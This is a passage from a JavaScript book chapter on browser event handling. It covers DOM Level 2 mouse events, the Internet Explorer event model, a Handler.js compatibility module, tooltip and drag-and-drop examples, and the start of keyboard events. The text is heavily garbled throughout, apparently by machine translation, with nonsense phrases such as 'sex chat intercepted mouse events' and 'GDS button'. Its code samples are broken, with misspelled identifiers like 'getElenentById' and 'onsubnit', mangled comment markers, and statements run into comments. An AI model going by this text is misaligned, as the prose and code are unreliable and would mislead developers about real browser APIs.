A number that can provide additional information about soby that occurred. For click , mousedown, and mouseup events , this field contains the number of clicks: 1 for a single click, 2 for a double click, and 3 for a triple click . (On ratite note: every click generates an event, but if you do not how many clicks follow quickly enough, it indicates the value of de tail Quatnities . That is, the mouse event with the value of detail , equal to 2, is always preceded by the mouse being the value of the properties of detail , equal 1.) For events DOMActivate this field is 1 in the case of

normal activation, and 2 - in the case of hyperactivation, e.g. double-clicking, or clicking combinatorial tion keys Shift - Enter .

MouseEvent interface

The Mo useEvent interface inherits the properties and methods of the Event and UIEvent interfaces , and defines the following additional properties:

button

A number indicating which mouse button changed state during a mousedown , mouseup, or click event . A value of 0 is the left button, 1 is the middle button, and 2 is the right button. This property applies only to the GDS button changes the state, and not, for example, to obtain information on whether the button is held down during the event mouse - the move . Remarkable but that Netscape 6 behaves incorrectly using BME hundred values 0, 1 and 2 the values 1, 2 and 3. In Netscape 6.1 this error is corrected.

altKey , ctrlKey , metaKey , shiftKey

These four logical values indicate whether the key is pressed the Alt , the Ctrl , the Meta and the Shift , when the mouse event occurred. In contrast to the properties of the But ton , these properties of the keyboard are valid for any type of mouse events.

clientX , clientY

These two properties specify the X and Y of the mouse pointer from the media but the client area or the browser window. Note that these coordinates do not account for document scrolling: if the event occurs at the top of the window, the clientY property is 0 no matter how far the document has been scrolled . Unfortunately, DOM Level 2 does not provide a standard method of broadcasting window coordinates to

coordinates ordinates document. In browsers, non-line of Internet Explo rer , you can add the values window . pageXOffset and window . pageYOffset (ADVANCED n spine cm. at p ECTION 14.3.1).

screenX , screenY

These two properties set the X and Y coordinates of the mouse pointer relative to the top-left edge of the display. These values are useful if you plan on cover a new window in the location of the mouse, or next to it.

relatedTarget

This property refers to the node that is associated with the target node of the event. For a mouseover event, this is the node that the mouse left on when navigating to the target node. For events mouseout is a node, which has moved AUC ence mouse, leaving the fi spruce knot. This property is not used for other types of events.

Mixed event handling model

Until now, discussed the traditional model event processing level 0, as well as the new model standard the DOM Level 2. In order to preserve backward compatible Mosti browsers that support the model of Level 2, continue to support and model event processing Level 0. This means that there is the possibility to use both event handling models within the same document.

It is important to understand that Web browsers, a refrain processing model soby Tille Level 2, always pass an event object to event handlers, even to those who are registered installation HTML -atributa or JavaS with ript - properties using the model of Level 0. When the event handler definition a etsya like HTML -atribut, it is implicitly converted to a function that taking an argument named event . This means that such event handlers can use the event identifier to refer to the event object. (You will see later that specifying the event identifier in HTML attributes is also allowed when using the IE event handling model .)

Standard DOM takes into account the fact that the model event processing level 0 is still in use, and therefore indicates that the implementation of the model Level 0 should be interpreted registered in this model obrabot Cheeky as if they were recorded by the addEventListener (). That is, if function f is assigned to onclick property of element e of document

(or setting the appropriate HTML -atributa the onclick), this is equivalent to the following call logging functions:

```
e . addEventListener (" click ", f , false );
```

When f is called , the event object is passed to it as an argument, even though it was registered using the Level 0 model .

Internet Explorer Event Handling Model

Event model supported by Internet Explorer versions 4, 5, 5.5 and 6, the transition is located midway between the original model Le vel 0 and standard model DOM Level 2. Model Event Handling IE including an object Event , which is the information about the occurred event. Od Nako instead of transmitting event processing function entity Event made access nym as properties Ob EKTA Window . Model of Internet Explorer supports floating in the propagation of the event, but does not support interception, as a model the DOM (although in IE 5 and later provides a special naya opportunity to intercept mouse events). The browser IE 4 handlers soby Tille recorded just as in the initial model Level 0. However IE 5 and Bo Lee later versions via special (and non-standard) features mo Jette register multiple handlers.

In the following sections, this model processing soby Tille presented A more detailed but in comparison with the original model, the level of 0 and a standard model level 2. Therefore, before you read the model description of the IE , you should make sure that you understand these two models.

Object Event in IE

As a standard fashion eh the DOM Level 2 event model processing IE Lend wish to set up detailed information about each event in the form of the object properties of the Event . Objects Event , as defined in the standard model of processing byty actually developed on the basis of the object Eve nt of IE , so you will notice many similarities between the properties of the object Event

in IE and properties of objects comrade Event , UIEvent and MouseEvent in the DOM .
The following is a list of the most important properties of the Event object in IE : type

A string indicating the type of event that occurred . The value of this property is the same named event handler without initial characters « on » (for example, " click " or a " mouseover "). The property is compatible with the property type in the mo Delhi on b rabotki events the DOM .

srcElement

The document element on which the event occurred. Comparable to the ta r get property of an Event object in the DOM . button

An integer representing the mouse button pressed. A value of 1 is the left button, 2 is the right button, and 4 is the middle mouse button. If pressed

multiple buttons, these values are added together, for example a value of 3 corresponds to the left and right buttons pressed together. Compare this with your stvom button object MouseEvent in the DOM Level 2, but note that even though their names to the TV match, the interpretation I have their different values.

clientX , clientY

These integer properties are compatible with the MouseEvent properties of the same name in DOM Level 2 and indicate the coordinates of the mouse pointer at the time of the event relative to the upper-left corner of the window. For documents with a large a size than the window, these coordinates do not coincide with the position in the up Document. To convert these window coordinates to the dock ment may need to add to them the amount of scrolling the Documentation that. You will find information on how to do this in section 14.3.1.

offsetX , offsetY

These properties indicate integer mouse position with respect to the source element Tel'nykh. They allow, for example, to determine which pixel of the Image object was clicked on. These properties have no equivalent le n that in mo d ate mod and Botko events the DOM Level 2.

altKey , ctrlKey , shiftKey

These boolean properties indicate whether the Alt , Ctrl, and Shift keys were pressed when the event was raised. These properties are compatible with the properties of the MouseEvent object of the same name in DOM Level 2. Note, however, that the Event object in IE does not have a metaKey property .

keyCode

Integer property. Specifies the key code for the I events keydown and the keyup , as well as e code Unicode is the symbol for the event key p ress . Character codes transformation form a line in the method of String . fr omCharCode (). Keyboard events describing vayutsya more at p upgrade equ later in this chapter.

fromElement , toElement

Property fromElement points for the event mouseover the document element in to the torus of the mouse pointer. The toElement property specifies for the mo useout event the document element to which the mouse pointer moved. His ARISING comparable with the property relatedTarget object MouseEvent in the DOM Level 2.

cancelBubble

Boolean property. When installed in the true , prevents distal neck floating events WWE p hierarchy switching elements. Comparable to the method of m stopPropagation () object Event in the DOM Level 2.

returnValue

Boolean property that can be set to false for predotvra scheniya perform user default action associated with the with of being. This is an alternative to the traditional event handler method of returning false . Comparable to the preventDefault () method of the Event object in DOM Level 2.

For a complete description of the Event object in IE, see Part 4 of this book.

Event object in IE as a global variable

Although IE 's event handling model provides information about an event in an Event object , this object is passed only to event handlers registered with the non-standard attachEvent () method (which will be described later). The rest of the event handlers are called without arguments comrade. However, access to the object Event of the event handlers in IE we can but with the property event of the global object the Window . Floor of the means that the function tion event handling in IE can access the object Event as a window . event or just like event . Using a global variable where good argument to the function, it may seem strange, but the scheme IE works, t. To. In progra mmnoy event model implicitly assumes that concurrently Menno always processed only one event. Since the two events Nico GDSs will not be processed at the same time, you can safely store information about the current event to be handled in the global Noah variable.

The Event object is a global variable, and this is incompatible with the standard DOM Level 2 model . You can get around this obstacle with a single line of code. To function event handling worked in both the object GOVERNMENTAL models nap ishite her so that she expected an argument, and then, if the argument , initialize the argument of the global variable is not passed to the cop. For example:

```
function portableEventHandler ( e ) {
    if (! e ) e = window . event ; // Get information about the
    event in IE // Body of the event handler
}
```

Another common technique is using the || to return the first argument defined:

```
function portableEventHandler ( event ) { var e = event || window . event ;
                    // body of the event handler
}
```

Registering an Event Handler in IE

In IE 4 event handlers are registered in the same way as in the original model of rabotki Event Level 0: specifying them as HTML -atributov or by assigning Niemi functions properties, event handlers elements dock at the cop.

IE 5 and later Ver these methods provide attachEvent () and detachEvent (), which realize the possibility of registering more than one function-obrabotchi ka for events of a given type in a given object. When a call handler from being registered by a method attachEv ent (), as the argument ment is provided with a copy of the global object window . event .

```
function highlight () {/ * Event handler body * /} docunent .
getElenentById (" nyelt "). attachEvent (" onnouseover ",
highlight );
```

Methods for the attachEvent () and detachEvent () employed a similar manner to the methods addEventLis - tener () and the removeEventListener () with the following exceptions:

ince the model event processing IE does not support re grip events, methods of the attachEvent () and detachEven t () expected only two argu- ment: the type of event and the handler function.

'he names of event handlers, passed to the method in the IE , must include the prefix « on ». For example, the method attachEvent () should transmit line " on click ", and not " click ", as the method addEventLi stener ().

unctions registered using the attachEvent (), called as glo ballroom function, rather than as the document element methods in which proizosh lo event. That is, when executed handler with the Events, registered ny using the attachEvent (), key evoe word this refers to the object Win dow , and not on the target element events.

Method atachEvent () allows you to register several times a function-Obra handler event of the same name. When an event occurs the specified type, the function handler is called Article nly times as it was regis Rowan.

Event bubbling in IE

In the IE event handling model , unlike the DOM Level 2 model , there is no concept of catching an event. However, just as in the Level 2 model, in the IE model, events bubble up through the inclusion hierarchy. As in the model Level 2, surfacing n s soby ment applies only to the raw events or input events (primarily SG to sob s tiyam mouse and keyboard), but not to the high-level semantic events. The main difference between event bubbling in IE and DOM Level 2 is the way the event is stopped. Unlike the Event object in the DOM , the Event object in IE does not have a stopPropagation () method . To prevent or stay novit floating event further up in the hierarchy and and inclusion, with the processor being in IE should set the property cancelBubble object Event in to true :

```
window . event . cancelBubble = true ;
```

Note: The property cancelBubble applies only to the current soby Tia. When a new event is raised, window . event is assigned a new soby term the Event , and cancelBubble adopts default - to false .

Catching mouse events

When implementing any user interface that supports the operator with drag and drop the radio (for example, the drop-down menu), it is very important but to be able to catch the mouse being to be able to cor -posed handle mouse movement regardless of what object the user is dragging. The event model DOM is we can but realized by intercepting event handlers. In IE 5 and bo L her late x versions analog and -lingual operation is performed by methods setCapture () and releaseCapture ().

The setCapture () and releaseCapture () methods are available for all HTML elements. When you is called method SetCapture () an element, all subsequent events m s Shi sent to this element, and the event handler will be able to treat them before they begin the ascent. It is noteworthy that this only applies to with bytiyam click the mousedown , the mouseup , the mousemove , the mouseover , the mouseout , the click and the dblclick .

After calling SetCapture () mouse events are distributed along a special route, until the method is called ReleaseCapture () or until the interception soby Tille will not be interrupted. Interception mouse events can be interrupted as a result of n of Teri browser input focus, call the dialog box by the alert (), map menu system supply If there is one such case, an element in to n the text of which was caused by the method SetCapture (), for the beam event onloseca pture , informing that he will no longer have sex chat intercepted mouse events.

In most cases the method SetCapture () is called in response to an event mouse down , which guarantees the mouse events in the same element. Ele ment performs dei Corollary on dragging in response to an event mousemove you binds ReleaseCapture () in response to the (intercepted) event the mouseup .

The use of the setCapture () and relaseCapture () methods is illustrated in Example 17.4 later in this chapter.

The method of the attachEvent () and key with Lovo this

As noted earlier, event handlers registered with the attachEvent () method are called as global functions, not as methods of the element in which they are registered. This means that in such event handlers key layer in this refers to the global object of the Window . The mere se baa it is not a big problem, but the matter is complicated by the fact that in the event object in IE does not have an equivalent DOM -property of the currentTarget . Property srcElement indicates the element cr enerirovavshy event, but if by being already started to ascend, it may be another element other than an element ment, to handle the event.

If you want to write a generic event handler (which may be registered in any element) and at this to know which item it for recorded, it is impossible to register the handler by the attachEvent (). Nuzh but either register a handler

with an event handling model, Level 0, or define a function wrapper that and to register:

```
// This is about the event handler and the element that
registers it function genericHandler () {
   / * Program code using the this keyword * /
}
var element = document . getElementById (" myelement ");
// The handler can be registered using API level 0 element .
onmouseover = genericHandler ;
// Or you can create a closure element . attachEvent ("
onmouseover ", function () {
                    // Call the handler as a method of the
                    genericHandler element . call ( element ,
                    event );
                });
```

The problem with the application interface (the API) Level 0 of the lies in the fact that it does not allow to register several handler functions, and the problem with the closure kaniyami associated with memory leaks in the IE . More details on this are given in the next section.

GRAIN tchiki events and memory leaks

As mentioned in paragraph 8.8.4.2, of Internet Explorer (up to version 6) Stra gives memory leaks related to the fact that as event handlers are used nested functions. Consider the following snippet:

```
// Add a handler that checks the correctness of the form
filling function addValidationHandler ( form ) {
   forn.attachEvent ("onsubnit", function () {return validate ();});
```

}

When this function is called, it adds an event handler to the specified form element. About brabotchik event is defined as a nested function, and although the function itself does not refer to one of the form elements, links to them eye -binding captured in its scope, as part of the circuit. The re result form element refers to JavaScript is the volume kt Function , and the object (Th Res chain scope) - back to the element shape. This kind of CEC of tallic links can cause in IE memory leaks.

One solution to this problem is to diligently avoid nested functions when programming for IE . Another solution - meticulous but remove all event handlers in response to an event onunload (). The example in the next section uses the second option.

Example: IE Compatible Event Handling Model

This section focuses on a number of incompatibilities between the mo event processing delyami in IE and the DOM Level 2. Example 17.2 is presented mo modulus that overcomes many of these incompatibilities. The module definition fiefs two functions, the Handler . add () and Handler . r emove (), are added and deleted by the event handlers for a given element. On platforms that support the boiling method addEventListener (), these functions are trivial wraps around standard methods. However, in IE 5 and later, these methods are defined to overcome the following incompatibilities:

vent handlers are invoked as methods of registering them elements cop.

he event handler is passed to empower smodelit Rowan event object corresponding standare that the DOM .

Retry attempts to register event handlers are ignored.

n order to prevent memory leaks in IE when unloading document We mention nyaetsya logging of all event handlers.

To event handler is called with the correct value of the key first word the this , and in order to transmit them to a simulated object from being, in the example 17.2 handler functions should be wrapped in another function correctly call handlers. The most interesting part in this example - is the code that displays the handler function, ne redavaemuyu method of the Handler . add (), to a wrapper function actually registers Rui method attachEvent (). This kind of mapping should be done

so that the meth od the Handler . remove () might have removed the correct wrapper function when removing handlers during document unload.

Example 17.2. IE Event Model Compatibility Code

```
/ *
Handler . js - Portable Registration and Deregistration Functions
*
This mod ul defines the registration and deregistration functions
event handlers, the Handler . add () and Handler . remove (). Both
functions
take three arguments:
*
element : the DOM element, document or window to add to
or where the event handler is removed from.
*
event Type : a string defining the type of event to handle
the handler is called. The type names are used according to
with the DOM standard , which lacks the " on " prefix .
Examples: "click", "load", "mouseover".
*
handler : A function that is called when the specified
events on the given element. This function is called as a method
the element in which it is registered and the keyword " this "
will refer to this element. Handler functions as
of the argument, an object from the object is passed. This object will
either
a standard Event object , or a modeled object.
In the case of transferring the modeled object, it will have
```

the following DOM- compliant properties : type , target ,
currentTarget, relatedTarget, even tPhase, clientX, clientY, screenX,
screenY, altKey, ctrlKey, shiftKey, charCode, stopPropagation ()
and preventDefault ()
*
Handler functions . add () and Handler . remove () have no return values.
*
Handler . add () ignores repeated attempts to register a din and that
the same event handler for the same event type and element.
Handler . remove () does nothing if called
to remove an unregistered handler.
*
Implementation notes:
*
In browsers that support standard registration functions
addEventListener () and removeEventListener (), Handler.add ()
and Handler . remove () just calls these functions passing false
in the third argument (this means that event handlers never
will not be registered as catching event handlers).
*
In versions of Internet Explorer that support attachEvent (), the functions
Handler . add () and Handler . remove () use attachEvent () methods
and detachEvent (). To call handler functions with the correct value
closures are used for the t his keyword .
Since closures in Internet Explorer can lead to memory leaks,
Handler . add () automatically registers an onunload event handler ,
in which all handlers are unregistered when the page is unloaded.

```
  To store information about registered handlers function
  Handler . add () creates a property named _ allHandlers on the Window
  object ,
  and in all elements for which handlers are registered, a
  with the name of the property it _handlers.
  * /
  var Handler = {};
  // In DOM- compatible browsers, our functions are trivial // wrappers
  around addEventListener () and removeEventListener (). if ( document .
  addEventListener ) {
[andler.add = function (element, eventType, handler) {elem
      ent.addEventListener (eventType, handler, false);
;
[andler.remove = function (element, eventType, handler)
      {element.removeEventListener (eventType, handler, false);
;
  }
  // IE 5 and later uses attachEvent () and detachEvent ()
  // Applying some tricks to make them compatible // with
  addEventListener and removeEventListener . else if ( document .
  attachEvent ) {
[andler.add = function (element, eventType, handler) {
        // Prevent re-registering the handler
        // _ find () - a private helper function is defined below.
        if ( Handler ._ find ( element , eventType , handler )! = -1) return ;
        // This nested function is defined to be // able to call the function
        as an element method.
        // This same function is registered instead of the actual event handler.
        var wrappedHandler = function ( e ) { if (! e ) e = window . event ;
           // Create an artificial event object that is kind of //
           DOM- compliant . var event = {
              _ event : e , // If a real IE event object is required type : e . type
              , // Type of event target : e . srcElement , // Where the
              currentTarget : element event occurred , // Where relatedTarget
              : e . fromElement ? e . fromElement : e . toElement ,
              eventPhase : ( e . srcElement == element )? 2: 3,
```

```
        // Coordinates of the mouse pointer clientX : e . clien tX ,
        clientY : e . clientY , screenX : e . screenX , screenY : e .
        screenY ,
        // State of the keys
        altKey : e . altKey , ctrlKey : e . ctrlKey ,
        shiftKey : e . shiftKey , charCode : e . keyCode ,
        // Event management functions
        stopPropagation : function () { this ._ event . cancelBubble =
        true ;}, preventDefault : function () { this ._ event . returnValue
        = false ;}


    }
```



```
    // Call the handler function as an element method, pass // the
    artificial event object as the only argument.
    // If Function . call () is defined - use it,
    // otherwise use a little trick if ( Function . prototype . call )
          handler.call (element, event); else {
        // If the function Function.call missing ,
        // simulate its challenge . element._currentHandler =
        handler; elemen t._currentHandler (event);
        element._currentHandler = null;
    }
};
// Register the nested function as an event handler . element.attachEvent
("on" + eventType, wrappedHandler);
```

```
// Now we need to save information about the user
// a handler function and a nested function that calls this // handler. This is
done so that you can // unregister the handler using the remove ()
method
// or automatically when the page is unloaded.
// Store all information about the handler in the object. var h = {
    element: element, eventType: eventType, handler: handler,
    wrappedHandler: wrappedHandler
};
// Define the document of which the handler is a part.
// If an element does not have a " document " property , it is not a window //
nor is it a document element, therefore, it must be // the document object
itself . var d = element . document || element ;
// Now get a reference to the object window , associated with the document.
var w = d . parentWindow ;
// You need to bind this handler to the window,
// so you can delete it when the window is unloaded.
var id = Handler ._ uid (); // Generate a unique property name
if (! w ._ allHandlers ) w ._ allHandlers = {}; // Create an object if needed
w ._ allHandlers [ id ] = h ; // Save the handler in this object
// And bind the handler information id to this element. if (! element ._
handlers ) element ._ handlers = []; element ._ handlers . push ( id );
// If the onunload event handler associated with the window hasn't been //
registered yet, register it. if (! w ._ onunloadHandlerRegister ed ) { w ._
onunloadHandlerRegistered = true ; w . attachEvent (" onunload ", Handler
._ removeAllHandlers );


}
```

```
Handler . remove = function ( elenent , eventType , handler ) {
   // Find the given handler in the element ._ handl ers [] array .
   var i = Handler._find (element, eventType, handler);
   if ( i == -1) return ; // If there are no registered handlers,
                    // To do nothing
   // Get a link to the window for this element. var d = element .
   document || element ; var w = d . parentWindow ;
   / / Find the unique identifier of the handler. var handlerld = element ._
   handlers [ i ];
   // And use it to find information about the handler. var h = w ._
   allHandlers [ handlerId ];
   // Using this information, detach the handler from the element.
   element . det achEvent (" on " + eventType , h . wrappedHandler );
   // Remove one element from the element._handlers array .
   element._handlers.splice (i, 1);
   // And remove the handler information from the _ allHandlers object .
   delete w ._ allHandlers [ handlerId ];
};
// Helper function for finding the handler in the array element ._
handlers // Returns the index in the array or -1 if the required handler
is not found Handler ._ find = function ( element , eventType ,
handler ) { var handlers = element ._ handlers ;
   if ( lhandlers ) return -1; // If there are no registered handlers,
                                        // do nothing // Get
   the window reference for this element var d = element
   . document || element ; var w = d . parentWindow ;
   // Bypass the handlers associated with this element in the loop, find //
   the handler with the required type and function. The detour goes in
   reverse
   // because unregistering handlers is most likely
   // will be executed in the reverse order of their registration. for ( var i
   = handlers . length -1; i > = 0; i -) {
      var handlerld = handlers [ i ]; // Get the handler id var h = w ._
      allHandlers [ handlerId ]; // Get information // If the event type and
```

```
        function match, then the required handler was found. if ( h . eventType
        == eventType && h . handler == handler ) return i ;
    }
    return -1; // No matches nai Deno
};
Handler ._ removeAllHandlers = function () {
    // This function is registered as a handler for the onunload
    event // using attachEvent . This means that the keyword the
    this // refers to the object window , where this event occurred.
    var w = this ;
    // Bypass all registered handlers for ( id in w ._ allHandlers ) {
```



```
            // Get information about the handler by identifier var
            h = w ._ allHandlers [ id ];
            // Use it to disable the handler h . element . detachEvent
            (" on " + h . eventType , h . wrappedHandler );
            // Delete information from the window
            object delete w ._ allHandlers [ id ];
        }
    }
    // Private helper function for generating unique // handler
    identifiers Handler ._ counter = 0;
    Handler._uid = function () { return "h" + Handler._counter ++; };
}
```

Mouse events

Now, after meeting with three event model, you can proceed to the practical examples of code executing on rabotku events. This section discusses mouse events in detail.

Etc. eobrazovanie coordinates of the mouse pointer

When a mouse event properties clientX and clientY event object church Nhat coordinates of the mouse pointer. These coordinates are the coordinates in the app not so. E. Measured relative to the top left corner of the client on the domain of the browser window and do not include scroll the document. Often, there is The necessity of the bridge to convert these values into coordinates of the document, for example, to general relativity Braz tooltip next to the mouse pointer, and for determining the coordinates of the pop-up window, you must have the coordinates of the pointer in the dock cops. Example 17.3 continues Example 16.4. Example 16.4 simply displayed a window with a tooltip at the specified document coordinates. This example extends the capabilities of the previous example by adding a Tooltip method . schedule (), which displays a tool tip with the coordinates ordinates derived from mouse event object. Since the mouse event by stavlyaet window coordinates, the method schedule () converts them into coordinates before Document via meth odov module Geometry , leads in Example 14.2.

Example 17.3. Positioning tooltips by mouse events

```
// The following values are used by the schedule () method defined below.
// They are used as constants, but are writable, so you can //
override these default values.
Tooltip . X _ OFFSET = 25; // pixels to the right of the
mouse pointer Tooltip . Y _ OFFSET = 15; // pixels
down from the mouse pointer Tooltip . DELAY = 500;
// milliseconds after mouseover event

/ **
This method schedules a tooltip to appear above the specified
element via Tooltip . DELAY milliseconds from the moment of the event.
The " e " argument must be a mouseover event object . This method
retrieves
mouse coordinates from event object, transforms them from window
coordinates
to document coordinates and adds the above offsets.
```

```
  Defines the tooltip text by referring to the " tooltip " attribute of the given
  element. This method automatically registers handlers for the event.
  onmouseout and unregisters it. This handler performs hiding
  hint or cancels its scheduled appearance.
  * /
Tooltip.prototype.schedule = function (target, e) {
  // Get the text to display. If there is no text, do nothing . var text = target .
  getAttribute (" tooltip "); if (! text ) return ;

  // The event object stores the window coordinates of the mouse pointer.
  // Therefore, they are converted to document coordinates using the
  Geometry module . var x = e . clientX + Geometry . getHorizontalS croll
  (); var y = e . clientY + Geometry . getVerticalScroll ();

  // Add offsets so the tooltip appears to the right and below the mouse
  pointer. x + = Tooltip . X _ OFFSET ; y + = Tooltip . Y _ OFFSET ;

  // Schedule the hint to appear.
  var self = this ; // This is required for nested functions
  var timer = window.setTimeout (function () {self.show (text, x, y);},
                                 Tooltip . DELAY );

  // Register handler onmouseout , to hide a hint // or cancel a scheduled
  appearance hints.
  if (target.addEventListener) t arget.addEventListener ("mouseout",
  mouseout,
                                          false);
  else if (target.attachEvent) target.attachEvent ("onmouseout", mouseout);
  else target.onmouseout = mouseout;

  // Implementation of the event listener follows function mouseout () {
```

```
        self . hide (); // Hide the prompt if it's already on the screen,
        window . clearTimeout ( timer ); // cancel all scheduled hints //
        and delete yourself, because the handler is run once if ( target .
        removeEventListener )
              target.removeEventListener ("mouseout", mouseout,
        false); else if (target.detachEvent)
              target.detachEvent ("onmouseout", mouseout);
        else target.onmouseout = null;
    }
}
// Define a single global Tooltip object for general use Tooltip . tooltip
= new Tooltip ();
/ *
   The next static version of the schedule () method uses
   global tooltip object
   The method is used as follows:
   *
   < a href = " www . davidflanagan . com " tooltip = " good Java /
   JavaScript blog "
   onmouseover = "Tooltip.schedule (this, event)"> David Flanagan's bl og
   </a>
   * /
Tooltip.schedule = function (target, e) {Tooltip.tooltip.schedule (target, e); }
```


Example: dragging document elements

So we discussed the events of proliferation issues, registration Obra b otchi Cove and various interfaces of event objects to model the DOM Level 2 and

the IE , and can, at last, a practical example to show how it all works. Example 19.4 is presented JavaScript function drag (), which, being vyzva on of the event handler mousedown , enables Users lu drag element cop document. Function of the drag () can work as a model in the DOM , and in mo Delhi the IE .

The drag () function takes two arguments. The first is the item being dragged. This can be an element in which the event occurred the mousedown , or containing conductive e th element (for example, you can allow the user to, for dragging the window heads, However, in both cases, it should ssy latsya on the document element is absolutely positioned using CSS-al ribut position . The second argument - This is due EKT events associated with the calling by direct event the mousedown .

Function of the drag () records the position at which the event occurred the mousedown , and then registers the event handlers for mousemove and the mouseup , following the event the mousedown . The mousemo ve handler is responsible for moving the document element, and the mouseup handler is responsible for unregistering itself and the mousemove handler . Importantly t s that handlers mousemove and mouseup over to register as intercept, t. To. The user can move us wb faster than the element of the document will have time to follow it, and some of these events may occur outside of the source of the document element. Apart from the first note that the function moveHandler () and upHandler (), registered to handle those with byty identified as nested within the function the drag () and can therefore use its arguments and local variables that the values considerably simplifies their implementation.

Example 17.4. Dragging document elements

```
/ **
Drag . js : dragging absolutely positionally Rui HTML -elements.
*
This module defines a single drag () function ,
which is intended to be called from the onnousedown event handler .
Subsequent mousemove events will cause the specified element to move.
The mouseup event will complete the drag operation .
If the element is moved off the screen, the window will not scroll.
This implementation works in both DOM Level 2 and IE models .
*
Arguments:
```

```
*
elementToDrag : the element that received the mousedown event or
contains
its container element. It must be positioned in absolute
coordinates. The values of its properties style . left and style . top will be
change as the user drags the element.
*
event: The Event object of the mousedown event .
** /
function drag (elementToDrag, event) {
```



```
 // Mouse coordinates (in window coordinates)
// at the point where the element starts moving var startX = event .
clientX , startY = event . clientY ;
// The starting position (in document coordinates) of the element being
dragged .
// Since elementToDrag is positioned in absolute coordinates, // its
offsetParent property is assumed to refer to the body element of the
document.
var origX = elementToDrag . offsetLeft , origY = elementToDrag .
offsetTop ;
// Even though coordinates are calculated in different // coordinate
systems, we can calculate the difference between them and use // it
in the moveHandler () function . This trick will work
// because when dragging, the document does not scroll. var deltaX =
startX - or IGX , deltaY = startY - origY ;
// Register handlers for the mousemove and mouseup events ,
```

```
// which will follow the mousedown event . if ( document .
addEventListener ) {// Event Model DOM level 2 // Register capturing
event handlers GSS yty document . addEventListener (" mousemove ",
moveHandler , true ); document . addEventListener (" mouseup ",
upHandler , true );
  }
  else if (document.attachEvent) { // IE 5+ Event Model
  // The event model IE interception events produced // call Meto
  yes SetCapture () element performing interception.
  elementToDrag . setCapture ();
  elementToDrag . attachEvent (" onmousemove ", moveHandler );
  elementToDrag . attachEvent (" onmouseup ", upHandler );
  // Interpret a lost intercept event as a mouseup event . element ToDrag .
  attachEvent (" onlosecapture ", upHandler );
}
else { // IE 4 Event Model
  // In IE 4 we can't use attachEvent () or setCapture (),
  // so we insert event handlers directly into the document object
  // and hope that the required mouse events will pop up
  var oldmovehandler = document . onmousemove ; // Used in upHandler ()
  var olduphandler = document . onmouseup ;
  document . onmousemove = moveHandler ;
  document . onmouseup = upHandler ;
}
  // The event has been processed, it is necessary to interrupt its further
  propagation. if ( event . stopPropagation ) event . stopPropagation ( ); //
  DOM level 2 else event . cancelBubble = true ; // IE
  // Now we need to prevent the default action from being executed
  if ( event . preventDefault ) event . preventDefault ( ); // DO M
  level 2 else event . returnValue = false ; // IE
/ **
  The next handler catches mousemove events in progress
  dragging the item. He is responsible for moving the element.
  ** /
function moveHandler ( e ) {
  if (! e ) e = window . event ; // IE Event Model
```

```
    // Move the element to the current coordinates of the mouse
    pointer, if necessary // adjust its position to the offset of the initial
    click. elenentToDrag . style . left = ( e . clientX - deltaX ) + " px ";
    elementToDrag . style . top = ( e . clientY - de ltaY ) + " px ";
    // And abort further propagation of the event. if ( e .
    stopPropagation ) e . stopPropagation (); // DOM level 2 else e .
    cancelBubble = true ; // IE
}
/ **
This handler catches the final mouseup event ,
which occurs at the end of a drag-and-drop operation.
** /
function upHandler ( e ) {
    if (! e ) e = window . event ; // IE Event Model
        // Unregister the intercepting event handlers. if (
        document . removeEventListener ) {// DOM event model
        document . removeEventListener (" mouseup ",
        upHandler , true ); document . removeEventListener ("
        mousemove ", moveHandler , true );
        }
else if ( document . detachEvent ) { // IE 5+ Event
        Model elementToDrag . detachEvent ("
        onlosecapture ", upHandler ); elementToDrag .
        detachEvent (" onmouseup ", upHandler );
        elementToD rag . detachEvent (" onmousemove ",
        moveHandler ); elementToDrag . releaseCapture ();
        }
```

```
        else { // IE 4 Event Model
            // Restore original handlers if they were document .
            onmouseup = olduphandler ; document .
            onmousemove = oldmovehandler ;
        }
        // And abort further propagation of the event. if ( e .
        stopPropagation ) e . stopPropagation ( ); // DOM level 2
        else e . cancelBubble = true ; // IE
    }
}
```

The following snippet demonstrates how you can use the drag () function in an HTML document (this is a simplified version of Example 16.3, where the drag-and-drop feature was added).

```
< script src = " Drag . js "> </ script > <! - Connect the Drag script . js ->
<! - Define the dragged item ->
< div style = " position : absolute ; left : 100 px ; top : 100
px ; width : 250 px ; background - color : white ; border :
solid black ;">
<! - Add a "handle" by which this element is dragged. ->
<! - Notice the onmousedown attribute . ->
<div style = "background-color: gray; border-bottom: dotted black;
                padding: 3px; font-family: sans- serif; font-
  weight: bold; "onmousedown =" drag (this.parentNode,
  event); ">
Drag me <! - "Header" content ->
</ div >
<! - Content of the dragged element ->
```

p> This is a test. Testing, testing and testing again.
p> This is a test. <p> A test.
/ div >

The key here is the onmousedown attribute on the nested < div > element . Not Despite the fact that the function of the drag () uses the event model DOM and the IE , registration it is done for the convenience to apply iem model Level 0.

Here's another simple example of using the drag () function . It defines an image that can be dragged if the Shift key is held down :

```
script src = " Drag . js "> </ script >
img src = " draggable . gif " width = "20" height = "20"
    style = " position : absolute ; left : 0 px ; top : 0 px ;"
    onmousedown = " if ( event . shiftKey ) drag ( this ,
    event );">
```

Keyboard events

As you already know, the events and event handling - these are the areas which are the are the source of many incompatibilities between BROU zerami. So, nai increasing number of incompatibilities provide keyboard events: they are not the standardized Vanir in the module Events model of the DOM Level 2, so the lines browsers IE and Mozilla interpret them differently. Unfortunately, this fact only reflects the state of affairs in the field of processing keyboard input. APIs operational and window systems, which are built on the basis of browsers usual but differ in complexity. Entering text information processing is a difficult task which is complicated by the presence eat various layouts stem viatury until necessary input processing for ideographic languages.

Despite the current difficulties, at least for Firefox and IE we can but create scripts that handles keyboard events. This section demonstrates a few simple scripts, then your Atte NIJ will be presented to the generic class Keymap , which displays soby ment keyboard JavaScript are functions designed to handle them.

Types of keyboard events

There are three types of byty keyboard: the keydown , ! Ke y press and the k an e yup , that soot sponding event handlers onkeydown , onkeypress and onkeyup . Typically, the OD but keystroke generates three events, when the

key is released: key down , the keypress and the keyup . If you hold the key in ag ood sort depressed and at the same time enabled the auto-repeat mode between events keydown and keyup can about radiate several events the keypress , but this behavior is dependent on the setting of the ICU dark settings and browser settings, so rely on it nel zya.

Of the three key events Event keypress most friendly of respect to the Events keydown and keyup are low level, the objects of these events contain a so-called "virtual ny keycode" that corresponds to the hardware code r e neriruemomu keyboard. For ASCII alphanumeric characters , these virtual

These codes are the same as ASCII codes, but they are only partially processed. If you press and hold the Shift key while pressing the 2 key, the key - down event will indicate that the Shift -2 key combination was pressed . Event keypress you so full interpretation and report that the key combination keypad ish with sponds printable character @. (In different keyboard layouts may be prepared by various cut at ltaty).

